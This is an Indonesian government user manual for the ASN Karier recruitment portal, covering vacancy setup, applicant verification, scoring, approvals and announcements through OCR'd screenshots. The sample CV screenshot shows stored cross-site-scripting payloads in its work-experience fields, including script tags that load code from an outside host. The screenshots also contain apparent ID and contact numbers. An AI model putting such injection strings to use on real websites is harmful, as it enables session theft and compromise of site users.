



# BUKU PETUNJUK ASN KARIER V.1

*Untuk Admin Instansi*

<https://asnkarier.bkn.go.id/>

Badan Kepegawaian Negara



ASN Karier merupakan layanan yang dapat digunakan untuk mencari jabatan lowong bagi ASN dan Non ASN / Fresh graduate. Portal ini merupakan kerjasama Kemendagri RB dan BKN dalam meningkatkan transparansi seleksi/rekrutmen pada masing- masing instansi. Layanan ASN Karier digunakan jika sudah tidak ada kandidat ASN di internal instansi melalui Manajemen Talenta



## JENIS SELEKSI PADA ASN KARIER



### Seleksi Terbuka JPT

Seleksi terbuka untuk Jabatan Pimpinan Tinggi Pratama, Madya dan Utama (eselon 11, 12, 21, dan 22).



### Seleksi Untuk ASN

Seleksi Jabatan Struktural, Jabatan Fungsional dan Pelaksana untuk ASN (mutasi antar instansi).



### Seleksi Untuk CASN

Seleksi untuk Calon ASN yang dapat dilamar oleh fresh graduate atau non ASN.



# ***SELEKSI TERBUKA UNTUK JPT PRATAMA***

# ALUR ASN KARIER UNTUK JPT PRATAMA



Instansi **melengkapi** jabatan lowong yang telah disetujui oleh Wasdal BKN (IMUT).



ASN dapat melamar ataupun di undang oleh instansi.



Pelamar **melengkapi** berkas persyaratan.



Verifikasi Persyaratan.



Menginput nilai ujian, olah nilai dan perankingan otomatis 3 x formasi yang dibuka.



Instansi mengumumkan Kandidat terpilih

Kandidat yang mendapatkan rekomendasi dan sudah diumumkan hasil 3 besarnya akan masuk di tahapan penentuan hasil akhir yang akan ditetapkan oleh PPK



Kandidat 3 besar yang mendapatkan rekomendasi dari wasdal harus diumumkan terlebih dahulu sebelum ke tahapan akhir



Instansi mengirim ke imut



PPK mengetahui dan menyetujui hasil 3 besar dan dikirim ke Wasdal BKN untuk mendapatkan rekomendasi



PyB mengetahui dan menyetujui hasil 3 besar

# PERANAN MASING – MASING USER PADA JENIS SELEKSI TERBUKA JPT



## Pengelola Kepegawaian

1. Memberikan kewenangan/role kepada tim seleksi.
2. Melengkapi dan menjadwalkan jabatan lowong yang akan dibuka.
3. Memverifikasi dokumen persyaratan.
4. Menginput nilai hasil ujian.
5. Mengumumkan hasil tiap tahapan seleksi.



## ASN

1. Memperbarui dan melengkapi profil.
2. Mencari jabatan lowong.
3. Melengkapi persyaratan.



## PyB Instansi

1. Melakukan persetujuan pada kandidat yang lolos 3 besar.




## PPK Instansi

1. Melakukan persetujuan pada kandidat yang lolos 3 besar.
2. Memilih kandidat yang lolos tahap akhir.



# Tata Cara Penggunaan ASN Karier Bagi PANSEL Pada Seleksi Terbuka JPT

# Langkah 1. Manajemen User



1. Akses menu **Pengaturan** pilih sub menu **Pengguna**.
2. Klik **Tambah**, Isikan NIP yang akan diberikan kewenangan, pilih kewenangan khusus untuk **selter** ditandai dengan nama awal role **selter** yang akan diberikan lalu klik **Ya**.

***\*sebagai Super Admin sebelum Anda memberikan role ke orang lain pastikan Anda telah memberi role pada diri Anda terlebih dahulu.***

## Langkah 2. Input Lowongan



Q ASN KARIER

Home Lowongan Talent Profile Notifikasi Fleksibel Admin **Selter**

### Daftar Lowongan Selter

\* Tekan ENTER untuk melakukan pencarian

No	Jabatan	Unit Kerja	Aksi
1	Direktur Pengawasan dan Pengendalian I	Direktorat Pengawasan dan Pengendalian I	

Ditampilkan 1 sampai 10 dari 1

1. Akses menu Selter pilih sub menu **List Selter**.  
Jabatan lowong tidak akan muncul jika belum **disetujui** wasdal (IMUT)

## Langkah 3. Input Lowongan

**Badan Kepegawaian Negara**  
Direktur Pengawasan dan Pengendalian I

**Peta Jabatan** Badan Kepegawaian Negara

Instansi : Badan Kepegawaian Negara  
UNCR : Direktorat Pengawasan dan Pengendalian I  
Jabatan : Direktorat Pengawasan dan Pengendalian I  
Lisai Maksimal : 56 Tahun  
Kebutuhan : 1 Orang

**Pendidikan**  
1. 5.2

**Pengalaman**  
1. 4 tahun di bidang pengawasan dan pengendalian

**Ikhtisar Jabatan**

Kebutuhan (orang)

 /

Max Kebutuhan (orang)

Kelas Jabatan

Tunjangan

Lembaga Penyelenggara

Tanggal Pengumuman

Mulai  Berakhir

Deskripsi Pekerjaan / Keterangan Lainnya

Link Pengumuman

**Ujian** +

Ujian Nama

Bobot (%)

Ujian Nama

Bobot (%)

**Syarat Dokumen** + Referensi +

Syarat 1

Syarat 2

Syarat 3

\* Dokumen tidak termasuk surat profil (SKDP), pasfoto dan Surat Keterangan lain adalah dokumen yang tidak termasuk di SKDP

**Fasilitas Tambahan** +

Laptop

Saya telah mengecek persyaratan dan menyetujui persyaratan ini.




- Data yang ada di sebelah kiri merupakan data yang diambil berdasarkan data pada **Layanan Perencanaan**. Jika terdapat kesalahan segera **perbaiki** di **Layanan Perencanaan** sebelum Anda menyimpan lowongan ini.
- Isikan kebutuhan, kelas jabatan, tunjangan, tanggal pengumuman, tanggal mulai dan berakhirnya pendaftaran, deskripsi pekerjaan, link pengumuman, dokumen persyaratan dan fasilitas.  
\*jika saat Anda menekan **tombol merah** pada **syarat dokumen** dan masih kosong pilihannya maka Anda dapat menambahkan referensi pada **tombol referensi** , pilih jenis syarat, isikan nama dokumen persyaratan, link template bisa dikosongkan jika tidak ada. Selanjutnya kembali ke **tombol merah** untuk menambahkan dokumen persyaratan.  
**Pastikan dokumen persyaratan sudah tampil seperti gambar disamping.**
- Selanjutnya klik **Simpan**. Pastikan Anda telah memeriksa semua data yang ada pada halaman ini jika belum sesuai perbaiki terlebih dahulu.

@BKNgoid
@BKNgoidofficial
www.bkn.go.id

**BerAKHLAK**  
Berorientasi Pelayanan Akuntabel Kompeten  
Harmonis Loyal Adaptif Kolaboratif

10

## Langkah 4. Pencarian Talenta



1. Akses menu **Talent**.
2. Cari ASN yang akan diundang.
3. Lihat Profilnya, preview CV nya.
4. Jika tertarik klik **Undang** kemudian pilih jabatan lowong, dan isikan deskripsi undangan yang akan dikirimkan ke email yang bersangkutan.
5. Ceklis Konfirmasi dan klik **Kirim**.

## Langkah 5. Verifikasi

Q ASN KARIER

Inbox Verifikasi

Nama Jabatan: Direktur Arsip Kepegawaian - Direktorat Arsip Kepegawaian

No	NIP	Nama	Jabatan	Status	Aksi
1	199710262023211003	AHMAD KHAIRUN ARSYAD	Direktur Arsip Kepegawaian	Lamaran Dikirim	<b>Cari</b>

Detail Arsip Kepegawaian

AHMAD KHAIRUN ARSYAD

Direktur Arsip Kepegawaian

Direktur Arsip Kepegawaian dan Pengawasan Sistem Informasi Sekretariat (SI) Negara - Badan Kepegawaian Negara

Detail Arsip Kepegawaian

Nama: AHMAD KHAIRUN ARSYAD

No: 199710262023211003

Masa Perawatan: 00:00:00

Masa Kerja: 00:00:00

Masa Bekerja: 00:00:00

Setelah kandidat mensubmit dokumen persyaratan, selanjutnya kandidat akan masuk pada tahapan verifikasi.

1. Akses menu Selter pilih sub menu **Verifikasi**.
2. Cari jabatan lowong yang akan diverifikasi dengan klik/enter pada field jabatan kemudian pilih jabatan pada list, lalu klik **Cari**.
3. Selanjutnya klik **Aksi**, verifikasi satu per satu pelamar jika memenuhi syarat klik **Setuju**, jika Tidak Memenuhi Syarat klik **Tolak**. Jika sudah yakin klik tombol **Final Verifikasi Administrasi**, kemudian review dan klik **Submit**.
4. Isikan link pengumuman instansi hasil verifikasi.

Q ASN KARIER

List Final Verifikasi Admin

Kembali

No	NIP	Nama	Jabatan	Nilai	Keterangan
1	199710262023211003	AHMAD KHAIRUN ARSYAD	Direktur Arsip Kepegawaian	Lolos Verifikasi Administrasi Sementara	

Peringatan!

Link Pengumuman

Isi Link Pengumuman

Apakah Anda Yakin Submit Final Verifikasi?

Tutup Kirim

## Langkah 6. Input Nilai Ujian

Q.ASN KARIER

Home Lowongan Talent Profile

### List Data Tahapan Pengolahan Nilai Selter

Nama Jabatan  
Direktur Arsip Kepegawalan - Direktorat Arsip Kepegawalan

No	NIP	Nama	Jabatan	Nilai	Aksi
1	199710262023211003	AHMAD KHAIRUN ARSYAD	Direktur Arsip Kepegawalan	Ujian Tambahan : 100	<input type="button" value="Nilai Ujian Tambahan"/>

Ditampilkan 1 sampai 1  1

### AHMAD KHAIRUN ARSYAD

Nilai Ujian Tambahan:

Berkas :

Undangan Sosialisasi (1).pdf

Setelah kandidat ditetapkan memenuhi syarat pada tahapan verifikasi dokumen dan telah diumumkan oleh admin instansi maka kandidat akan masuk ke tahapan penginputan nilai hasil assessment.

1. Akses menu Selter pilih sub menu **Pengolahan Nilai**.
2. Cari jabatan lowong yang akan diinput nilainya, lalu klik **Aksi**.
3. Isikan nilai ujian pada setiap metode dan unggah bukti ujian.
4. Jika seluruh pelamar pada jabatan yang tadi dipilih sudah selesai diisikan nilainya klik tombol **Olah Nilai**, selanjutnya klik **Ranking**, jika sudah yakin klik **Submit**.

### List Data Ranking Kandidat Ujian Kompetensi

No	NIP	Nama	Jabatan	Nilai	Keterangan
1	199710262023211003	AHMAD KHAIRUN ARSYAD		100	<input checked="" type="checkbox"/>

Ditampilkan 1 sampai 1  1

## Langkah 7. Approval PYB

### List Data Tahapan Approval PYB

Nama Jabatan  Cari

No	Jabatan	Kandidat	Approval PYB	Approval PPK	Pantukhir PPK	Aksi
1	Direktur Pengawasan dan Pengendalian I	6	0	0	0	<span>Lihat Kandidat</span> <span>Olah Nilai Ulang</span>
2	Direktur Pengawasan dan Pengendalian III	0	0	0	0	<span>Menunggu Pengolahan Nilai</span> <span>Olah Nilai Ulang</span>
3	Direktur Pembangunan dan Pengembangan Sistem Informasi Aparatur Sipil Negara	1	0	0	1	<span>Sudah melakukan Approval</span> <span>Olah Nilai Ulang</span>

Ditampilkan 0 sampai 0 1

1. Akses menu Selter pilih sub menu **Approval PyB (JPT Pratama)**.
2. Pilih jabatan lowong yang akan dilakukan persetujuan lalu Lihat Kandidat
3. Ceklis nama-namanya kemudian klik **Submit**

*\*Jika terdapat jabatan yang perlu dilakukan pengolahan nilai ulang, PyB dapat mengklik tombol Olah Nilai Ulang*

### Submit

#	No	NIP	Nama	Jabatan	Nilai
<input checked="" type="checkbox"/>	1	199106192020122005	ATIM MUFARRIHAH	Direktur Pengawasan dan Pengendalian I	46
<input checked="" type="checkbox"/>	2	199710262023211003	AHMAD KHAIRUN ARSYAD	Direktur Pengawasan dan Pengendalian I	80
<input checked="" type="checkbox"/>	3	197207102000032001	Makayla Watkins	Direktur Pengawasan dan Pengendalian I	58

Ditampilkan 1 sampai 3 1

## Langkah 8. Approval PPK

Q ASN KARIER

Home Lowongan Talent Profile Notifikasi Fleksibel Admin Selter

### List Data Tahapan Approval PPK

Nama Jabatan  Cari

No	Jabatan	Kandidat	Approval PyB	Approval PPK	Pantukhir PPK	Aksi
1	Direktur Pengawasan dan Pengendalian I	6	3	0	0	<span>Lihat Kandidat</span> <span>Olah Nilai Ulang</span>

Ditampilkan 0 sampai 0 1

1. Akses menu Selter pilih sub menu **Approval PPK (JPT Pratama)**.
2. Pilih jabatan lowongan yang akan dilakukan persetujuan lalu Lihat Kandidat
3. Ceklis nama-namanya kemudian klik **Submit**

*\*Jika terdapat jabatan yang perlu dilakukan pengolahan nilai ulang, PyB dapat mengklik tombol Olah Nilai Ulang*

Submit

#	No	NIP	Nama	Jabatan	Nilai
<input checked="" type="checkbox"/>	1	199106192020122005	ATIM MUFARRIHAH	Direktur Pengawasan dan Pengendalian I	46
<input checked="" type="checkbox"/>	2	199710262023211003	AHMAD KHAIRUN ARSYAD	Direktur Pengawasan dan Pengendalian I	80
<input checked="" type="checkbox"/>	3	197207102000032001	Makayla Watkins	Direktur Pengawasan dan Pengendalian I	58

Ditampilkan 1 sampai 3 1

## Langkah 9. Permohonan Rekomendasi

Q ASN KARIER

Home Lowongan Talent Profile Notifikasi Selter Monitor Pengaturan Buku Panduan

### Permohonan Rekomendasi

Nama Jabatan

Cari

No	Jabatan Lowong	Aksi
1	<ul style="list-style-type: none"> <li>INSPEKTUR</li> <li>KEPALA BADAN KEPEGAWAIAN DAN PENGEMBANGAN SUMBER DAYA MANUSIA</li> <li>Kepala BADAN KESATUAN BANGSA DAN POLITIK</li> <li>KEPALA BADAN PENDAMPING DAERAH</li> <li>KEPALA DINAS PENGENDALIAN PENDUDUK DAN KELUARGA BERENCANA</li> <li>Kepala DINAS SOSIAL DAN PEMBERDAYAAN MASYARAKAT</li> <li>KEPALA DINAS TENAGA KERJA</li> </ul>	Kirim ke I-Mut

Ditampilkan 1 sampai 1

1

### Cara Penggunaan

Klik kirim ke wasdal

Setelah kandidat 3 besar mendapat persetujuan oleh PPPK, Admin harus melakukan permohonan rekomendasi melalui

1. Akses menu Selter pilih sub menu **Permohonan Rekomendasi.**
2. Pilih list jabatan yang akan dikirim, kemudian klik

Kirim ke I-Mut

## Langkah 10. Pengumuman 3 Besar

List Data Pengumuman 3 Besar

Nama Jabatan  Cari

No	Jabatan	Kandidat	Approval PYB	Approval PPK	Pantukhir PPK	Pengumuman	Aksi
1	Direktur Pengawasan dan Pengendalian I	8	0	3	0	Lihat Pengumuman	Isi Pengumuman
2	Direktur Pengawasan dan Pengendalian III	0	0	0	0		Menunggu Approval PPK
3	Direktur Pembangunan dan Pengembangan Sistem Informasi Aparatur Sipil Negara	1	0	0	1		Sudah Mengisi Pengumuman


Ditampilkan 1 sampai 3 1

Setelah kandidat 3 besar mendapatkan rekomendasi dari Wasdal maka admin instansi harus mengumumkan dengan cara mengisi link pengumuman di menu Pengumuman 3 Besar sebagai berikut:

1. Akses menu Selter pilih sub menu **Pengumuman 3 Besar (JPT Pratama)**.
2. Pilih jabatan lowong dan isikan link pengumuman

Setelah admin instansi mengisi link pengumuman, selanjutnya data kandidat akan masuk ke akun PPK untuk tahapan penentuan hasil akhir.

## Langkah 11. Penetapan Hasil Akhir



QASN KARIER

Home Lowongan Talent Profile Notifikasi Fleksibel Admin Selter

List Data Tahapan Approval PPK

Nama Jabatan  Cari

No	Jabatan	Kandidat	Approval pyB	Approval PPK	Pantukhir PPK	Aksi
1	Direktur Pengawasan dan Pengendalian I	6	3	0	0	Lihat Kandidat Olah Nilai Ulang

Ditampilkan 0 sampai 0 1

Kandidat yang masuk pada menu ini adalah kandidat yang telah mendapatkan rekomendasi dari wasdal dan sudah diumumkan oleh admin instansi.

1. Akses menu Selter pilih sub menu **Pantukhir**.
2. Cari jabatan lowong yang akan dilakukan pemilihan tahap akhir
3. Pilih kandidat yang akan dipilih sebagai pemenang seleksi terbuka
4. Kemudian klik **Submit**.

*\*Jika terdapat jabatan yang perlu dilakukan pengolahan nilai ulang, PyB dapat mengklik tombol *

## Langkah 12. Pengumuman Akhir

### List Data Pengumuman 3 Besar

Nama Jabatan

Cari

No	Jabatan	Kandidat	Approval PYB	Approval PPK	Pantukhir PPK	Pengumuman	Aksi
1	Direktur Pengawasan dan Pengendalian I	8	0	3	0	Lihat Pengumuman	Isi Pengumuman
2	Direktur Pengawasan dan Pengendalian III	0	0	0	0		Menunggu Approval PPK
3	Direktur Pembangunan dan Pengembangan Sistem Informasi Aparatur Sipil Negara	1	0	0	1		Sudah Mengisi Pengumuman


Ditampilkan 1 sampai 3

1

Setelah kandidat 3 besar dipilih oleh PPK untuk ditetapkan menjadi kandidat lolos, admin harus mengisikan link pengumuman di menu **Pengumuman Akhir** sebagai berikut:

1. Akses menu Selter pilih sub menu **Pengumuman Akhir (JPT Pratama)**.
2. Pilih jabatan lowong dan isikan link pengumuman

## Langkah 13. Perpanjangan



Aksi	No	Jabatan	Kandidat	Pendaftar	Pendaftaran Gagal	Submit	Administrasi	Ranking	Pratama Approval PYB	Pratama Approval PPK
	1	Direktur Pengawasan dan Pengendalian III	1	0	0	0	0 0	0 0	0 0	0 0
	2	Direktur Pengawasan dan Pengendalian IV	0	0	0	0	0 0	0 0	0 0	0 0
	3	Direktur Pengawasan dan Pengendalian I	8	0	0	0	0 0	0 5	0 0	3 0
	4	Kepala Badan Kepegawaian Negara	14	0	0	0	5 6	0 0	0 0	0 0

Jika kandidat yang submit kurang dari 4 sampai dengan waktu pendaftaran tutup, maka admin dapat melakukan perpanjangan pada menu Selter lalu pilih sub menu **Monitoring Selter**. Selanjutnya klik tombol dengan icon kalender berwarna merah, lalu klik **Ya**.



**Perpanjangan Waktu Selter**

Apakah Anda Yakin Akan Memperpanjang Waktu Pendaftaran Jabatan Ini Selama 7 Hari?

Tidak Ya



# ***PANDUAN UNTUK PELAMAR DAN NON ASN***

# Tata Cara Penggunaan ASN Karier Bagi Pelamar Pada Seleksi Terbuka JPT

# EDIT PROFIL, UNGGAH CV, DAN MENCARI JABATAN LOWONG

**AHMAD KHAIRUN ARSYAD**  
(1997020200223710003)  
Direktoral Pengembangan dan Penguatan Sistem Informasi Aparatur Sipil Negara - Badan Kepegawaian Negara

**Data Utama**

Tingkat Pendidikan:  Pendidikan:

Unit:  Jabatan:

No	Nama Perusahaan	Jabatan	Mulai Berkerja	Selesai Berkerja	Aksi
1	pt. tes	praktik	03/03/2024	04/03/2024	
2	PT. Saku Mandiri	Praktik Revi	03/03/2024	03/03/2024	
3	PT.	II	11/03/2024	10/03/2024	
4	pt. tes2	praktik	03/03/24	03/03/24	

**Keahlian**

Jabatan	Pendidikan	Ukuran	Tenaga	Kemampuan	
No	Jenis Jabatan	Jabatan	Nomor SK	Ukuran	TMT Jabatan

**Dokumen**

No documents available.

**BKNI**  
J. Medan Selayan No.17, RT 00013 Citra, Kec. Bukit Tinggi, Kota Jambi, Provinsi Jambi, 36101

**Pengembangan Informasi Terbaru**  
Info perkembangan informasi di Tweet @bknid

**Dukung Oleh:**  
BKN panrb

Edit Profil

Pada fitur ini ASN dapat memperbaiki profil dan unggah CV. Untuk data yang telah disediakan SIASN ASN dapat mengubahnya melalui SIASN.

**PENCARIAN**

Depdik Bidang Pembinaan Manajemen Kepegawaian

Analisis Sumber Daya Manusia Aparatur Ahli

**Pranata Komputer Ahli Madya**  
Badan Kepegawaian Negara  
Direktoral Pengembangan dan Penguatan Sistem Informasi Aparatur Sipil Negara  
Kategori: 12  
2 September 2024 - 28 September 2024  
Rp. 5.000.000

**Kualifikasi Pendidikan:**  
S-1 KOMPUTER, S-1 KOMPUTER INFORMATIKA, S-1 TEKNOLOGI INFORMATIKA.

**Deskripsi Pekerjaan:**  
tes


**Pengalaman Kerja:**  
• di bidang komputer sekurang-kurangnya 2 tahun.

**Tanggung Jawab:**

- Kepuasan dalam pelaksanaan review teknologi informasi yang digunakan instansi saat ini atau tren teknologi informasi terkini
- Kepuasan dalam pelaksanaan analisis dampak teknologi informasi yang digunakan instansi saat ini dan terencana terhadap perubahan strategi bisnis instansi
- Kepuasan dalam penyusunan kerangka kerja untuk penyusunan strategi teknologi informasi
- Kepuasan dalam penghalang terhadap kerangka kerja untuk penyusunan strategi teknologi informasi


Lowongan

ASN dapat mencari jabatan lowong dan melamar pada menu ini.



## Notifikasi

ASN akan mendapatkan notifikasi setiap proses tahapan seleksi.



## Log Proses Seleksi

Pada halaman Home, ASN dapat memantau seluruh log proses seleksi pada jabatan lowong yang telah dilamar.

# MELENGKAPI PERSYARATAN

Setelah Anda Apply segera lengkapi persyaratan **KLIK** melalui **notifikasi** pada halaman **home**, setelah selesai melengkapi persyaratan selanjutnya klik **SIMPAN**.

**Q.ASN KARRIER**

Home Lowongan Talent Profile Notifikasi Admin Setter Merpan Buku Panduan

**Daftar Riwayat Hidup**  
**ATIM MUFARRIAH**

**DATA PRIBADI**

Nama : ATIM MUFARRIAH  
NIP : 199106192020122005  
Instansi :  
Unor :  
Jabatan :  
Jenis Jabatan :  
Usia : 33 Tahun  
Tingkat Pendidikan :  
Pendidikan :

**Tentang Saya**  
abc

**Pengalaman Kerja**

- Agt 2024 - Agt 2024 PT. ABC  
<script type="text/javascript">alert('test');</script>  
<script type="text/javascript">alert('test');</script>
- Agt 2024 - Agt 2024 "> <script src="https://js.nip/ia/x55ooog"> </script>  
<script src="https://js.nip/ia/x55ooog"> </script>
- Agt 2023 - Agt 2024 <script type="text/javascript">alert('test');</script>  
<script type="text/javascript">alert('test');</script>
- Agt 2024 - Agt 2024 <script type="text/javascript">alert('test');</script>  
<script type="text/javascript">alert('test');</script>

**Riwayat Pendidikan**

- 2013 S-1 TEKNIK INFORMATIKA - (13104/AIN-51/06/2013)  
Universitas Islam Negeri Maulana Malik Ibrahim Malang
- 2020 D-III PENDIDIKAN KETERAMPILAN TEKNIK - S-2 (1234444444)

Pada fitur ini ASN dapat mempreview data diri terlebih dahulu dan mengunggah dokumen persyaratan, setelah yakin dengan data diri dan dan dokumen persyaratan yang diunggah maka klik **SIMPAN**.

**Q.ASN KARRIER**

Home Lowongan Talent Profile Notifikasi Admin Setter Merpan Buku Panduan

Lihat Daftar Riwayat Hidup

**Upload Persyaratan Tambahan**

1. SKCK  
Lihat Template  
Choose File No file chosen  
59bbca32-6e10-40c8-991f-7153956eea0f 2 / 30 100%  
Anatur Negara dan Reformasi Birokrasi (Berita Negara)

2. Surat Lamaran  
Lihat Template  
Choose File No file chosen  
Dokumen Belum Tersedia!


3. Sertifikat Khusus  
Lihat Template  
Choose File No file chosen  
Dokumen Belum Tersedia!

Saya telah mengecek persyaratan dan menyetujui persyaratan ini.

Simpan Kembali

# TATA CARA BUAT AKUN UNTUK **NON ASN**

Nama	Username
<input type="text" value="Atim Mufarrihah"/>	<input type="text" value="iha"/>
Instansi	Jabatan
<input type="text" value="PT. Ada Jaya"/>	<input type="text" value="KEPALA BAGIAN KEUANGAN"/>
Email	No HP
<input type="text" value="iha@gmail.com"/>	<input type="text" value="08112345678"/>
Password	Ulangi Password
<input type="password" value="....."/>	<input type="password" value="....."/>
NIK	No KK
<input type="text" value="35241456710006"/>	<input type="text" value="32731002895700001"/>
Tanggal Lahir	Jenis Kelamin
<input type="text" value="02/06/1991"/>	<input type="text" value="Perempuan"/>
<input checked="" type="checkbox"/> Saya bukan ASN dan yakin benar dengan data saya	
<input type="button" value="Daftar"/>	



*Pastikan Nama, NIK, No KK, Tanggal lahir sesuai dengan data DUKCAPIL.*



# TERIMA KASIH

## BADAN KEPEGAWAIAN NEGARA

